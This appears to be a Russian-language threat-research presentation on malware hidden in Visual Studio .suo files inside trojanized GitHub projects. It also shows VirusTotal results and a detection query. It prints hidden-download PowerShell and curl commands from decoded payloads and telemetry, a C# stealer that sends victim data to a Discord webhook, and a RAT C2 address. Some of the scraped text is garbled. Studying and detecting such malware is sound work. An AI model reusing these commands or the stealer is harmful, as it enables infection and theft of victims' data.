


<https://www.virustotal.com/gui/collection/1767879220a1b06b03fb3a88ecbe5dd87bfbdb91ee2b81a3f6553b8103b7301/iocs>



Related file hashes (10 / 24)					
Search files in this collection					
Last seen date					
	Detections	Size	First seen	Last seen	Submitters
8bdebf2c1830f1070ac0829c6a726301e1a9f22251m3e0de65f920988781	0 / 94	10.50 KB	2024-08-23 04:34:55	2024-08-21 04:34:55	1
9e433e1f0274a70784284780720882c0e1866092e13a34fdeec570364e933	0 / 94	83.30 KB	2024-06-27 06:46:57	2024-06-27 06:46:57	1
4f187a6dbdf7568eefc0f35f9af4b2e7f96b3a12bd20f788f9cbe9c0e0e0	0 / 82	82.30 KB	2024-04-24 19:06:05	2024-04-24 19:06:05	1
a317ecc508fa75455231a0056ac4080e6784b754080a20990b7f887f5c2a021	0 / 85	58.00 KB	2024-07-24 00:43:06	2024-08-10 21:40:54	3
25e176d0f2b6cb0ff0c30cc080bc5706a9f6ae9a75437f6b11a1906608737	0 / 61	58.50 KB	2023-12-19 11:50:24	2023-12-19 11:50:24	1
9ee5f945428e14046299ac57850f0f24358157e0f9af03b4c0a2c19c136ae72	0 / 61	46.00 KB	2024-02-31 05:40:58	2024-02-31 05:40:58	1
44a7e910785a56ecf6775c03ac0780ee58cf6e0a0a109125a7d10e639a0e0291	0 / 32	30.80 KB	2023-12-27 18:42:41	2023-12-27 18:42:41	1
db275238c85d19058c9ec733ada14ac0f9ade20eb180f8f77c252076f3e78a0da					

Phantom



DETECTION

DETAILS

RELATIONS

TELEMETRY

COMMUNITY

DETECTION

DETAILS

RELATIONS

BEHAVIOR

TELEMETRY

COMMUNITY

Livehunt YARA rules

Matches rule deser_suo_test from ruleset by user from group

Matches rule deser_suo from ruleset by user from group

Security vendors' analysis on 2024-06-27T03:06:04 UTC

Popular threat label

trojan.donut.lazy

Threat categories

trojan downloader

Family labels

deser lazy powershell

AliCloud	Trojan(downloader).Win/Lazy.Gen	ADXC	Gen.Variant.Lazy.362890
Arcabit	IL:Trojan.MSLZilla.DIF4C2 (many)	BitDefender	IL:Trojan.MSLZilla.128194
BitDefenderTheta	Gen:Ms.Zedlat.30808.gqgnatCSFv	Emsisoft	IL:Trojan.MSLZilla.128194 (B)
ESET-NOD32	Multiple Detections	Fortinet	PossibleThreat
Google	Detected	Gridinsoft (no cloud)	Trojan.Win64.Generic.oais1
Ikarus	Trojan.PowerShell.Crypt	K7AntiVirus	Trojan (005803dc1)
Kaspersky	Trojan.Win64.Donut.ury	Lionic	Trojan.ZIP.Donut.Arc
MAX	Malware (ai Score=52)	MAND-Antivirus	Trojan.Win64.Redcap.jekudt
SentinelOne (Static ML)	Static AI - Malicious OPENXML	Skyhigh (SWG)	GEN:Generic.gpp
Sophos	ATX/DonutLib-B	Symantec	Trojan.Gen.NPE
Tencent	Win32:Trojan.Agent.Winhl	Trellix (HX)	IL:Trojan.MSLZilla.128194
VPRE	IL:Trojan.MSLZilla.128194	WebSecure	Trojan.TR/ISid.Agent.pakaf
Yandex	Trojan.DllHjck.KingGmDQ2ppC.Hw	ZoozAlarm by Check Point	HEUR:Trojan.PowerShell.Agent.gen

```

433 private void CheckVersion()
434 {
435     try
436     {
437         WebClient wc = new WebClient();
438         string latestversion = wc.DownloadString("https://raw.githubusercontent.com/C5Hackr/Phantom/main/version").Trim();
439         wc.Dispose();
440         if (File.Exists(AppDomain.CurrentDomain.BaseDirectory + "\\bin\\latestversion"))
441         {
442             string currentversion = File.ReadAllText(AppDomain.CurrentDomain.BaseDirectory + "\\bin\\latestversion").Trim();
443             if (currentversion != latestversion)
444             {
445                 DialogResult result = MessageBox.Show($"Phantom {currentversion} is outdated. Download {latestversion}?", "Warning", MessageBoxButtons.YesNoCancel, MessageBoxIcon.Exclamation);
446                 if (result == DialogResult.Yes)
447                 {
448                     Process.Start("https://github.com/C5Hackr/Phantom/releases/tag/" + latestversion);
449                 }
450             }
451         }
452         File.WriteAllText(AppDomain.CurrentDomain.BaseDirectory + "\\bin\\latestversion", lat
453     }
454     catch
455     {
456     }
457 }
458

```

<https://github.com/C5Hackr/Phantom>


Phantom
Public

Watch 5
Fork 13
Star 50

main
1 Branch
0 Tags

Add file
Code

CSHackr	Update version	75c1e13 · 6 months ago	45 Commits
images	Add files via upload	6 months ago	
Phantom	Added Windows 11 support to EStub	6 months ago	
Phantom Technical Documentation.pdf	Add files via upload	6 months ago	
Phantom.sln	Add files via upload	6 months ago	
README.md	Update README.md	6 months ago	
version	Update version	6 months ago	

README

Phantom

Phantom (Crybat/Jlative Rewrite) is an antivirus evasion tool that can convert executables to undetectable batch files. .NET/Native assemblies are not guaranteed to work.

[Technical Documentation](#)

About

No description, website, or topics provided.

- Readme
- Activity
- 50 stars
- 5 watching
- 13 forks

Report repository

Releases

No releases published

Packages

No packages published

Languages

C# 95.0% PowerShell 2.4%

Полезная нагрузка в suo-файле



[←](#)
[→](#)
[↺](#)
[↻](#)
[🏠](#)
[🔍](#)
[goober-repo214.vercel.app](#)

Happy Customers

Incidunt odit rerum tenetur alias architecto asperiores omnis cumque doloribus aperiam numquam! Eligendi corrupti, molestias laborum, veritatis unde reiciendis possimus animi autem natus

[Read More](#)

Our Team



Joseph Brown

Marketing Head



Nancy White

Marketing Head



Earl Martinez

Marketing Head



Josephine Allard

Marketing Head

What says our Customers

Address

[Location Call +01 1234567890 demo@gmail.com](#)

Info

necessary, making this the first true generator on the Internet. It uses a dictionary of over 200 Latin words, combined with a handful

Links

[Home](#) [About](#) [Services](#) [Why Us](#) [Team](#)

Subscribe

© All Rights Reserved By [Free Html Templates](#)



Skarloctl

0

/ 61

Community Score

✓ No security vendors flagged this file as malicious

Follow ▾ Reanalyze Similar ▾ More ▾

dfb75035019ad3f99d3b7c1921dfce99c41c8b80313dd726bfda79e4227d4ffe

Size
71.00 KB

Last Analysis Date
6 months ago

DOC

doc

DETECTION DETAILS **RELATIONS** TELEMETRY COMMUNITY 5

Compressed Parents (1) ⓘ

Scanned	Detections	Type	Name
2024-01-26	37 / 62	ZIP	Skarloctl_RageFN.zip

0

/ 61

Community Score

✓ No security vendors flagged this file as malicious

Follow ▾ Reanalyze Similar ▾ More ▾

095c49470978394bb3a5a975a5e7bc505c9cca59e7cb6b153636b319a181d441

Size
51.00 KB

Last Analysis Date
6 months ago

DOC

doc

DETECTION DETAILS **RELATIONS** TELEMETRY COMMUNITY 2

Compressed Parents (1) ⓘ

Scanned	Detections	Type	Name
2024-01-26	37 / 62	ZIP	Skarloctl_RageFN.zip

37
/ 62

37/62 security vendors flagged this file as malicious

Follow
Reanalyze
Download
Similar
More

d3c4d252c4a7e9fab3d5fb7d3efb7df22bc11f7f4e0b7a8444f00559d5a00ab4
SkarIoctl_RageFN.zip

Size
2.55 MB

Last Analysis Date
6 months ago

ZIP

zip
contains-pe
checks-user-input
detect-debug-environment
long-sleeps

DETECTION DETAILS RELATIONS BEHAVIOR TELEMETRY COMMUNITY

ITW Urls (1)

Scanned	Detections	Status	URL
2024-01-26	0 / 91	200	https://cdn.discordapp.com/attachments/1198896863592587334/1200487163792478239/SkarIoctl_fixed.zip?ex=65c65bcb&is=65b3e6cb&hm=32d049a9f4bb4bdd850bab8c54c72860c965e52cbdf3fbbfa641ba1e5dceb48

ITW Domains (1)

Domain	Detections	Created	Registrar
cdn.discordapp.com	1 / 92	2015-02-26	CloudFlare, Inc.

Embedded URLs (3)

Scanned	Detections	Status	URL
2024-01-24	0 / 91	200	https://cdn.discordapp.com/attachments/1199770083623444500/1199770221330
2024-01-26	0 / 91	200	https://cdn.discordapp.com/attachments/1198392282215370905/1200078611827
2024-07-10	0 / 94	200	http://crlshawte.com/ThawtsTimestampingCA.crl0

skarFn-cheat-base-using-ioctl-comms
Public

Watch
Fork
Star

main
1 Branch
0 Tags

Go to file
Add file
Code

SkarSys Add files via upload 88s to 78 · 8 months ago 5 Commits

SkarIoctl Add files via upload 8 months ago

README.md Update README.md 10 months ago

README

This is a base for a fortnite cheat, its using ioctl to communicate with a driver for r/w and other stuff. read the comments in the main.cpp as i explain what to do to make it work, u can make it work in like 5 min i was just too lazy to do it but i prolly will finish it as soon as i have the time, nake sure to star if u like and when we hit some stars i will finish esp and aimbot and make it fully working. have fun and hope this helps as its a pretty organized base.

Credits to hopesar for the ioctl driver: https://www.unknowncheats.me/forum/apex-legends/597238-ioctl-driver.html i will try to remake it even tho there r like 3 already remakes on gh and uc but yh enjoy

Join my discord too https://discord.gg/S9RVYsCA2

About
No description, website, or topics provided.

Readme
Activity
9 stars
1 watching
1 fork
Report repository

Releases
No releases published

Packages
No packages published

Languages
C++ 95.5%
C 6.5%

<https://github.com/SkarSys/skarFn-cheat-base-using-ioctl-comms>

Output

endi: 737 length: 2191
length: 132 lines: 11

```
.yyyy...ISystem, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089...System.Collections.Generic.SortedSet`1[[System.String, mscorlib, Version=4.0.0.0,
Culture=neutral,
PublicKeyToken=b77a5c561934e089]]..Count.Comparer.Version.Items....System.Collections.Generic.ComparisonComparer`1[[System.String
, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]... ..
....System.Collections.Generic.ComparisonComparer`1[[System.String, mscorlib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089]].._comparison."System.DelegateSerializationHolder .....}/c: curl -s -o
C:\ProgramData\build.exe
https://cdn.discordapp.com/attachments/1200093437198872748/1200118711042969650/fff.exe...cmd., "System.Delegate
.Delegate.Method0.Method1...@System.DelegateSerializationHolder+DelegateEntry/System.Reflection.MemberInfoSer
em.Reflection.MemberInfoSerializationHolder
..@System.DelegateSerializationHolder+DelegateEntry..type.assembly.target.targetTypeAssembly.targetTypeName
methodName
delegateEntry.....@System.DelegateSerializationHolder+DelegateEntry..@.System.Func`3[[System.String, mscorl
Culture=neutral, PublicKeyToken=b77a5c561934e089],[System.String, mscorlib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089],[System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089]].Kmscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e0
,
ISystem, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089...System.Diagnostics.Process...Sta
/System.Reflection.MemberInfoSerializationHolder..Name.AssemblyName ClassName Signature
Signature2
MemberType.GenericArguments.....
```

Output

start: 405 timer: 0m
end: 823 length: 2100
length: 226 lines: 12

```
.yyyy...ISystem, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089...System.Collections.Generic.SortedSet`1[[System.String,
mscorlib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089]]..Count.Comparer.Version.Items....System.Collections.Generic.ComparisonComparer`1[[System.String, mscorlib,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]... ..
....System.Collections.Generic.ComparisonComparer`1[[System.String, mscorlib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089]].._comparison."System.DelegateSerializationHolder .....@.NoProfile -ExecutionPolicy Bypass -WindowStyle
Hidden Invoke-WebRequest -Uri 'https://cdn.discordapp.com/attachments/1200093437198872748/1200118711042969650/fff.exe' -OutFile 'build.exe';
Start-Process 'build.exe'.
powershell.."System.DelegateSerializationHolder..Delegate.Method0.Method1...@System.DelegateSerializationHolder+DelegateEntry/System.Reflection.M
emberInfoSerializationHolder/System.Reflection.MemberInfoSerializationHolder
..@System.DelegateSerializationHolder+DelegateEntry..type.assembly.target.targetTypeAssembly.targetTypeName
methodName
delegateEntry.....@System.DelegateSerializationHolder+DelegateEntry..@.System.Func`3[[System.String, mscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089],[System.String, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089],
[System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]].Kmscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089
,
ISystem, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089...System.Diagnostics.Process...Start ..
/System.Reflection.MemberInfoSerializationHolder..Name.AssemblyName ClassName Signature
Signature2
MemberType.GenericArguments.....
System.Type[]
...>System.Diagnostics.Process Start(System.String, System.String)..>System.Diagnostics.Process Start(System.String, System.String).
.
```

name:fff.exe name:build.exe

Smart search

Gleb Ivanov

FILES - 2 / 2

Sort by Filter by Export Tools Help

Detections Size First seen Last seen Submitters

a8306d925d37eb725b59a8b8259bcb6a710adcc2f02ab1b55df93d1a43a6...

poowe %HOME%\unpack\oyun.exe

poowe long sleeps checks disk space direct cpu clock access detect debug environment runtime modules malware

0 / 74

11.07 MB

2014-12-10

2024-06-13

89

EXE

4fedbb686a679d713e61e8afa5d0ee527bb89e676a775769e8d764a4866280...

RedLine.Client.exe

poowe assembly runtime modules detect debug environment checks network adapters direct cpu clock access

58 / 71


141.00 KB

2022-07-16

2023-01-09

3

EXE



Gtbuilder

0 / 57

Community Score

No security vendors flagged this file as malicious

[Follow](#)
[Reanalyze](#)
[Download](#)
[Similar](#)
[More](#)

f011c3ee13d63dc7e691069c0f3d2a4fb047bd9a778c8857d4aec9440db5afc8

Size

73.50 KB

Last Analysis Date

3 months ago

DOC

[DETECTION](#)
[DETAILS](#)
[RELATIONS](#)
[TELEMETRY](#)
[COMMUNITY](#)

Compressed Parents (2)

Scanned	Detections	Type	Name
2024-03-22	19 / 64	ZIP	gtbuilder_source.zip
2024-03-22	19 / 65	ZIP	gtbuilder_source_no_exe.zip

```

class Program
{
    static void Main(string[] args)
    {
        ServicePointManager.Expect100Continue = true;
        ServicePointManager.DefaultConnectionLimit = 1000;
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls | SecurityProtocolType.Tls12 | SecurityProtocolType.Tls11 | SecurityProtocolType.Asl;
        MainAsync(args).GetAwaiter().GetResult();
    }

    static async Task MainAsync(string[] args)
    {
        string localAppDataFolderPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
        string testingFolderPath = Path.Combine(localAppDataFolderPath, "testing");
        string testFilePath = Path.Combine(testingFolderPath, "save.doc");
        if (File.Exists(testFilePath))
        {
            try
            {
                await UploadFileToDiscordWebhook(testFilePath);
            }
            catch (Exception ex)
            {
            }
        }
        else
        {
        }
    }

    static async Task UploadFileToDiscordWebhook(string filePath)
    {
        string kdina = Encoding.UTF8.GetString(Convert.FromBase64String("ROGHEK"));

        using (var httpClient = new HttpClient())
        using (var form = new MultipartFormDataContent())
        using (var fileStream = new FileStream(filePath, FileMode.Open, FileAccess.Read))
        {
            try
            {
                string pubkey = await httpClient.GetStringAsync("https://api.1s1fy.com");
                form.Add(new StringContent("New victim from gtbuilder 1.1") + pubkey + "[X Address]" + pubkey + "@" + "C Name" + Environment.MachineName + "@" + "PC Username" + " + System.Security.Principal.WindowsIdentity.GetCurrent().Name);
            }
            catch (Exception ex)
            {
                Console.WriteLine(ex);
                Console.WriteLine();
                // Handle exception
            }

            form.Add(new StreamContent(fileStream), "file", Path.GetFileName(filePath));

            HttpResponseMessage response = await httpClient.PostAsync(kdina, form);
        }
    }
}

```



```

581 xens rat client
582 Run
583 error With subnode, subnode type=
584 1.0.7
585 <data
586 data can not be null>
587 27.126.141.155 C2 IP address
588 </data>
589 <data
590 <data
591 <data
592 <data
593 <data
594 <data
595 <data
596 <data
597 <data
598 <data
599 <data
600 <data
601 <data
602 <data
603 <data
604 <data
605 <data
606 <data
607 <data
608 <data
609 <data
610 <data
611 <data
612 <data
613 <data
614 <data
615 <data
616 <data
617 <data
618 <data
619 <data
620 <data
621 <data
622 <data
623 <data
624 <data
625 <data
626 <data
627 <data
628 <data
629 <data
630 <data
631 <data
632 <data
633 <data
634 <data
635 <data
636 <data
637 <data
638 <data
639 <data
640 <data
641 <data
642 <data
643 <data
644 <data
645 <data
646 <data
647 <data
648 <data
649 <data
650 <data
651 <data
652 <data
653 <data
654 <data
655 <data
656 <data
657 <data
658 <data
659 <data
660 <data
661 <data
662 <data
663 <data
664 <data
665 <data
666 <data
667 <data
668 <data
669 <data
670 <data
671 <data
672 <data
673 <data
674 <data
675 <data
676 <data
677 <data
678 <data
679 <data
680 <data
681 <data
682 <data
683 <data
684 <data
685 <data
686 <data
687 <data
688 <data
689 <data
690 <data
691 <data
692 <data
693 <data
694 <data
695 <data
696 <data
697 <data
698 <data
699 <data
700 <data
701 <data
702 <data
703 <data
704 <data
705 <data
706 <data
707 <data
708 <data
709 <data
710 <data
711 <data
712 <data
713 <data
714 <data
715 <data
716 <data
717 <data
718 <data
719 <data
720 <data
721 <data
722 <data
723 <data
724 <data
725 <data
726 <data
727 <data
728 <data
729 <data
730 <data
731 <data
732 <data
733 <data
734 <data
735 <data
736 <data
737 <data
738 <data
739 <data
740 <data
741 <data
742 <data
743 <data
744 <data
745 <data
746 <data
747 <data
748 <data
749 <data
750 <data
751 <data
752 <data
753 <data
754 <data
755 <data
756 <data
757 <data
758 <data
759 <data
760 <data
761 <data
762 <data
763 <data
764 <data
765 <data
766 <data
767 <data
768 <data
769 <data
770 <data
771 <data
772 <data
773 <data
774 <data
775 <data
776 <data
777 <data
778 <data
779 <data
780 <data
781 <data
782 <data
783 <data
784 <data
785 <data
786 <data
787 <data
788 <data
789 <data
790 <data
791 <data
792 <data
793 <data
794 <data
795 <data
796 <data
797 <data
798 <data
799 <data
800 <data
801 <data
802 <data
803 <data
804 <data
805 <data
806 <data
807 <data
808 <data
809 <data
810 <data
811 <data
812 <data
813 <data
814 <data
815 <data
816 <data
817 <data
818 <data
819 <data
820 <data
821 <data
822 <data
823 <data
824 <data
825 <data
826 <data
827 <data
828 <data
829 <data
830 <data
831 <data
832 <data
833 <data
834 <data
835 <data
836 <data
837 <data
838 <data
839 <data
840 <data
841 <data
842 <data
843 <data
844 <data
845 <data
846 <data
847 <data
848 <data
849 <data
850 <data
851 <data
852 <data
853 <data
854 <data
855 <data
856 <data
857 <data
858 <data
859 <data
860 <data
861 <data
862 <data
863 <data
864 <data
865 <data
866 <data
867 <data
868 <data
869 <data
870 <data
871 <data
872 <data
873 <data
874 <data
875 <data
876 <data
877 <data
878 <data
879 <data
880 <data
881 <data
882 <data
883 <data
884 <data
885 <data
886 <data
887 <data
888 <data
889 <data
890 <data
891 <data
892 <data
893 <data
894 <data
895 <data
896 <data
897 <data
898 <data
899 <data
900 <data
901 <data
902 <data
903 <data
904 <data
905 <data
906 <data
907 <data
908 <data
909 <data
910 <data
911 <data
912 <data
913 <data
914 <data
915 <data
916 <data
917 <data
918 <data
919 <data
920 <data
921 <data
922 <data
923 <data
924 <data
925 <data
926 <data
927 <data
928 <data
929 <data
930 <data
931 <data
932 <data
933 <data
934 <data
935 <data
936 <data
937 <data
938 <data
939 <data
940 <data
941 <data
942 <data
943 <data
944 <data
945 <data
946 <data
947 <data
948 <data
949 <data
950 <data
951 <data
952 <data
953 <data
954 <data
955 <data
956 <data
957 <data
958 <data
959 <data
960 <data
961 <data
962 <data
963 <data
964 <data
965 <data
966 <data
967 <data
968 <data
969 <data
970 <data
971 <data
972 <data
973 <data
974 <data
975 <data
976 <data
977 <data
978 <data
979 <data
980 <data
981 <data
982 <data
983 <data
984 <data
985 <data
986 <data
987 <data
988 <data
989 <data
990 <data
991 <data
992 <data
993 <data
994 <data
995 <data
996 <data
997 <data
998 <data
999 <data
1000 <data

```

Sample run

Process creation
 Command line: "Selfpath\Selfpath.exe"
 ImagePath: Selfpath\Selfpath.exe

Checking Amount of System Memory (MITRE: T1497.001 Virtualization/Sandbox Evasion: Sys...

Scheduled Task Start from Public Directory (MITRE: T1053.005 Scheduled Task/Job: Scheduled Task)
 File: 1780
 ImagePath: Selfpath\System32\cmd.exe
 Command line: "Selfpath.exe" /Create /T "WinCC\Updater" /X ML "Selfpath\Selfpath.exe" /P
 Parent PID: 1900
 Parent ImagePath: Selfpath\Selfpath.exe
 MITRE: T1053.005 Scheduled Task/Job: Scheduled Task (T1053, T1053.005, T1053.005.005)

Checking Specific Registry Keys to Detect Virtual Environment (MITRE: T1497.001 Virtualization/Sandbox Evasion: Sys...

Check Remote Debugger Present (MITRE: T1622 Debugger Evasion)
 ImagePath: Selfpath\Selfpath.exe

Process creation
 Command line: "Selfpath.exe" /Create /T "WinCC\Updater" /X ML "Selfpath\Selfpath.exe" /P
 ImagePath: Selfpath\System32\cmd.exe

Enumerating Titles of Open Application Windows via WinAPI (MITRE: T1010 Application Window Discovery)
 ImagePath: Selfpath\Selfpath.exe

Attempt to Detect a Virtual Environment (MITRE: T1497.001 Virtualization/Sandbox Evasion: Sys...

Computer Name Discovery via WinAPI (MITRE: T1062 System Information Discovery)
 ImagePath: Selfpath\System32\cmd.exe

Task Creation via Schtasks.exe (MITRE: T1053.005 Scheduled Task/Job: Scheduled Task)
 File: 1780
 ImagePath: Selfpath\System32\cmd.exe
 Command line: "Selfpath.exe" /Create /T "WinCC\Updater" /X ML "Selfpath\Selfpath.exe" /P
 Parent PID: 1900
 Parent ImagePath: Selfpath\Selfpath.exe
 MITRE: T1053.005 Scheduled Task/Job: Scheduled Task (T1053, T1053.005, T1053.005.005)

Как ловить?

Time	eventtype_str	file_md5	file_path	filecmdline	processfilemd5	processfilepath	processcmdline	parentprocesscmdline	parentprocessfilepath
> 2024-07-29 11:53:03	ProcessCreated	0x2E5A8590CF6848968FC23DE3FA1E25F1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell -WindowStyle Hidden -Command Invoke-WebRequest -Uri 'https://goober-repo214.vercel.app/Searchservice.exe' -Out	0xC86CD09F6A25744A8FA6E4B3E4D260C5	c:\windows\system32\cmd.exe	"C:\Windows\System32\cmd.exe" /c start powershell -WindowStyle Hidden -Command Invoke-WebRequest -Uri 'https://goober-repo214.vercel.app/Searchservice.exe' -OutFile 'Search service.exe'; Start-Process 'Search service.exe'	"C:\Program Files\Microsoft Visual Studio\2022\Community\Common7\IDE\devenv.exe" "C:\Users\blurel\Desktop\gaytomcrypt\gaytomcrypt\GaytomCrypt\Phantom.sln"	C:\Program Files\Microsoft Visual Studio\2022\Community\Common7\IDE\devenv.exe
